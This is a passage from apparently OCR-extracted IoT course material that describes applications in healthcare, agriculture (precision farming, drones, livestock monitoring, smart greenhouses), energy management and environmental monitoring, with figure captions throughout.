As a result, IoT helps in healthcare by providing more practical and reliable data, which yields better solutions and discovery of issues that were previously unknown, that's why research is one of the most important IoT applications in healthcare.

Figure.1.74. IoT Healthcare Applications – Research

b. Devices

Even current devices are improving in their power, precision, and availability; they still offer fewer benefits and qualities that an IoT system offers. IoT has the potential to unlock existing technology, and lead us towards better healthcare and medical device solutions.

IoT tries and fills gaps between the way we deliver healthcare and the equipment by creating a system rather than just tools. It then detects flaws and reveals patterns and missing elements in healthcare and suggests improvements.




Figure.1.75 IoT in Healthcare Benefits – Devices

Figure.1.76.Benefits of IoT in Healthcare – Devices




Figure.1.77. Benefits of IoT in Healthcare – Devices

c. Health Care

IoT empowers healthcare professionals to use their knowledge and training in a better way to solve problems. It helps them utilize better data and equipment that in turn supports more precise and swift actions.

IoT allows in the professional development of healthcare professionals because they practically exercise their talent rather than spending time on administrative tasks.




Figure.1.78 Internet of Things in Applications in Healthcare – Care

d. Medical Information Distribution

This is a most prominent innovation of IoT applications in healthcare, the distribution of accurate and current information to patients remains one of the most challenging concerns of medical care.

IoT devices not only improve health in the daily lives of individuals but also facilities and professional practice.

IoT systems take healthcare out of facilities like hospitals and allow intrusive care into the office, home or social space. They empower and enable individuals to cater to their own health, and allow healthcare providers to deliver better care to patients.

As a result, this has resulted and paved way for fewer accidents that usually result from miscommunication, improved patient satisfaction, and better preventive care.




Figure.1.79. Internet of Things in Applications in Healthcare – Medical Information Distribution

e. Emergency Care

The emergency support services have always had the problem of suffering from limited resources and getting disconnected with the base facility. The advanced automation and analytics of IoT cater to this problem in the healthcare sector.

An emergency can be analyzed from a far distance or rather miles away. The providers get access to the patient profiles way before their arrival because of which they can deliver essential care to the patients on time. In this way, associated losses are reduced, and emergency health care is improved.

Figure.1.80. IoT in Healthcare Applications – Emergency Care

IoT Applications in Agriculture – 4 Best Benefits of IoT in Agriculture

In the last IoT session, we discussed Applications of IoT in Transportation. Now, it's time to discuss IoT applications in agriculture sector.

As we know, agriculture plays a vital role in manufacturing and for livelihood. So, in this Internet of Things Applications in Agriculture, we are going to look benefits of IoT in agriculture area.

What are the IoT Applications in Agriculture?

The Internet of Things (IoT) has the potential to transform the ways we live in the world; we have more-efficient industries, more connected cars, and smarter cities, all these as components of an integrated IoT system.

The ever-growing global population would touch around 9.6 billion by 2050. So, to feed this immense population, the agriculture industry needs to embrace IoT.

The demand for more food has to meet overcoming challenges such as, rising climate change, extreme weather conditions and environmental impact that results from intensive farming practices.

Figure.1.81. Internet of Things Applications in Agriculture

Smart farming through the use of IoT technologies will help farmers to reduce generated wastes and enhance productivity. That can come from the quantity of fertilizer that has been utilized to the number of journeys the farm vehicles have made.

So, smart farming is basically a hi-tech system of growing food that is clean and is sustainable for the masses. It is the induction as well as the application of modern ICT (Information and Communication Technologies) into agriculture.




Figure.1.82 Internet of Things Applications in Agriculture

At below, we discussed some important IoT Applications in Agriculture, let's discuss them one by one:

a. Precision Farming

Precision farming is a process or a practice that makes the farming procedure more accurate and controlled for raising livestock and growing of crops. The use of IT and items like sensors, autonomous vehicles, automated hardware, control systems, robotics, etc in this approach are key components.

Precision agriculture in the recent years has become one of the most famous applications of IoT in agricultural sector and a vast number of organizations have started using this technique around the world.
The products and services offered by IoT systems include soil moisture probes, VRI optimization, virtual optimizer PRO, and so on.
VRI (Variable Rate Irrigation) optimization is a process that maximizes the profitability on irrigated crop fields with soil variability, thereby improving yields and increasing water use efficiency.




Figure.1.83. IoT Applications in Agriculture

b. Agriculture Drones

Agricultural drones are a very good example of IoT applications in Agriculture. Agriculture industries today, have become one of the major industries where drones can incorporate.
Two types of drones, that is, *ground-based* and aerial-based drones are being incorporated in agriculture in many ways such as, for crop health assessment, irrigation, planting, and soil & field analysis.




Figure.1.84. IoT Applications in Agriculture

The benefits that the usage of drones brings to the table include, ease of use, time-saving, crop health imaging, integrated GIS mapping, and the ability to increase yields.

The drone technology will give a high-tech makeover to the agriculture industry by making use of strategy and planning based on real-time data collection and processing.

Figure.1.85. IoT Applications in Agriculture

The farmers through drones can enter the details of what field they want to survey. Select an altitude or ground resolution from which they what data of the fields.

From the data collected by the drone, useful insights can be drawn on various factors such as plant counting and yield prediction, plant health indices, plant height measurement, canopy cover mapping, nitrogen content in wheat, drainage mapping, and so on.

The drone collects data and images that are thermal, multispectral and visual during the flight and then lands at the same location it took off initially.




Figure.1.86. IoT Applications in Agriculture

c. Livestock Monitoring

IoT applications help farmers to collect data regarding the location, well-being, and health of their cattle. This information helps them in identifying the condition of their livestock. Such as, finding animals that are sick so, that they can separate from the herd, preventing the spread of the disease to the entire cattle. The

feasibility of ranchers to locate their cattle with the help of IoT based sensors helps in bringing down labor costs by a substantial amount.




Figure.1.87 Internet of Things Applications in Agriculture

One example of an IoT system in use by a company is JMB North America. Which is an organization that provides cow monitoring solutions to cattle producers? Out of the many solutions provided, one of the solutions is to help the cattle owners observe their cows that are pregnant and about to give birth.

From them, a battery that is sensor powered is expelled when its water breaks. An information is then sent to the herd manager or the rancher. The sensor thus enables farmers will more focus.

d. Smart Greenhouses

Greenhouse farming is a technique that enhances the yield of crops, vegetables, fruits etc. Greenhouses control environmental parameters in two ways; either through manual intervention or a proportional control mechanism.

However, since manual intervention has disadvantages such as production loss, energy loss, and labor cost, these methods are less effective. A smart greenhouse through IoT embedded systems not only monitors intelligently but also controls the climate. Thereby eliminating any need for human intervention.

Different sensors that measure the environmental parameters according to the plant requirement are used for controlling the environment in a smart greenhouse. Then, a cloud server create for remotely accessing the system when it connects using IoT.




Figure.1.88 Internet of Things Applications in Agriculture

Inside the greenhouse, the cloud server helps in the processing of data and applies a control action. This design provides optimal and cost-effective solutions to the farmers with minimal and almost no manual intervention.

One example of this is Illuminum Greenhouses which is an Agri-Tech greenhouse organization and uses technologies and IoT for providing services. It builds modern and affordable greenhouses by using IoT sensors that are solar powered.

The greenhouse state and water consumption can supervise with these sensors through sending SMS alerts to the farmer with an online portal.




Figure.1.89 Internet of Things Applications in Agriculture

The sensors in the IoT system in the greenhouse provide information on temperature, pressure, humidity, light levels.So, this was all about IoT Applications in Agriculture sector.

.IoT Energy Applications – 3 Excited Benefits of Internet of Things

In our last IoT session, we discussed IoT Environmental Monitoring Application. Now, we will study IoT Energy Applications. These top 3 Energy Applications in IoT shows the benefits of Internet of Things in Energy.

So, let's start with IoT Energy Applications.

IoT Energy Applications

The advantages offered by IoT in other industries also hold true in energy consumption areas. IoT offers a wide variety of monitoring and energy control functions, with applications pertaining to commercial and residential energy use, devices and the energy source.

The optimization offered by IoT stems from a detailed analysis that is mostly unavailable to most organizations and individuals.

a. Reliability

The IoT system through its actionable insights and analytics helps to ensure system reliability. Besides efficient consumption, IoT also prevents a system from getting throttled or overloaded.

The system is protected against losses such as damaged equipment, downtime, and injuries by detecting threats to system performance and stability.




Figure.1.90 Internet of Things Energy Applications – Reliability

b. Commercial Energy

The tremendous energy needs of small organizations leading to more energy wastage can easily impact businesses in a major way. Smaller organizations deliver a product with smaller margins and wrestle with balancing costs of business while working with a limited number of funds and technology.

Larger organizations have the responsibility to monitor a huge, complex ecosystem of energy use that offers few effective and simple solutions for energy use management.

IoT while maintaining a low cost and high level of precision simplifies the process of energy monitoring and management. All points of an organization's consumption across devices are carefully addressed.

Organizations are provided with a strong means of managing their consumption by cost saving and output optimization through the IoT system's depth of analysis and control.

IoT systems take care of energy issues in the same way they treat functional issues in a business network that is complex and provide solutions for the same.




Figure.1.91 Internet of Things Energy Applications – Commercial Energy

c. Residential Energy

The surge in energy costs is a testament to rising in technology. Consumers are always in search of ways to control or reduce consumption. IoT offers sophisticated ways to analyze and optimize use not only throughout the entire system of the house but also at a particular device level.

This can range from very basic functions such as dimming of lights, or be switching them off or modifying multiple home settings or changing device settings to optimize energy use.

IoT also has the potential to discover consumptions that are problematic and that arise from issues like damaged appliances, older appliances or faulty system components.




Figure.1.92 IoT Energy Applications – Residential Energy

So, this was all about IoT Energy Applications.

Conclusion

So, today we learned how IOT systems benefit and reduce energy consumption thereby saving companies huge amounts of money.

We covered the different energy applications of IoT and how they are made use of.

IoT Environmental Monitoring Application

In our last IoT session, we discussed 5 IoT Applications in Healthcare in detail. Today, we will discuss another IoT application which is, IoT Environmental Monitoring Application.

Also, Environmental Monitoring Applications offered by Internet of Things are important for the protection of environment/surroundings.

So, let's start with Internet of Things Environmental Monitoring.

IoT Environmental Monitoring

We will learn 4 important applications of IoT Environmental Monitoring, which are beneficial for the environment.




Figure.1.93 IoT Environmental Monitoring

a. Waste Management

The problem of waste management is very crucial issue in big cities, due to two reasons; first the cost of service and second the problem of storage of accumulating garbage.

In order to save and make use of inexpensive environmental advantages, a deeper penetration of information and communications technologies solutions in this field will be required.For example, intelligent waste containers help identify the level of load the trucks carry and allow for an optimization of the collector trucks route, which in turn can reduce the cost of waste collection and improve the quality of recycling.To incorporate and make effective use of such smart waste management services, the IoT will connect these intelligent waste containers, to a control center where an optimization software will process the data and determine the optimal management and route the collector truck should follow.




Figure.1.94 IoT Application – Waste Management

b. Vehicle Tracking

Figure.1.95 Internet of things IoT Environmental Monitoring – Vehicle Tracking

The vehicle tracking facility makes use of road sensors and intelligent display systems that help drivers to find the best path for parking in the city.The benefits from this service are many such as faster the car takes to locate a parking slot means lesser CO emission from the car, lesser traffic problems, and ultimately happier citizens. The IoT infrastructure can directly integrate the vehicle parking facility.Furthermore, like we discussed earlier, by using communication technologies, such as *Near Field Communicatio*n (NFC) or *Radio Frequency Identifiers* (RFID), we can understand the electronic confirmation system of parking and locate slots reserved for residents or disabled persons, thus offering a better service to residents that can make use of those slots and also as an efficient tool to spot any violations quickly.

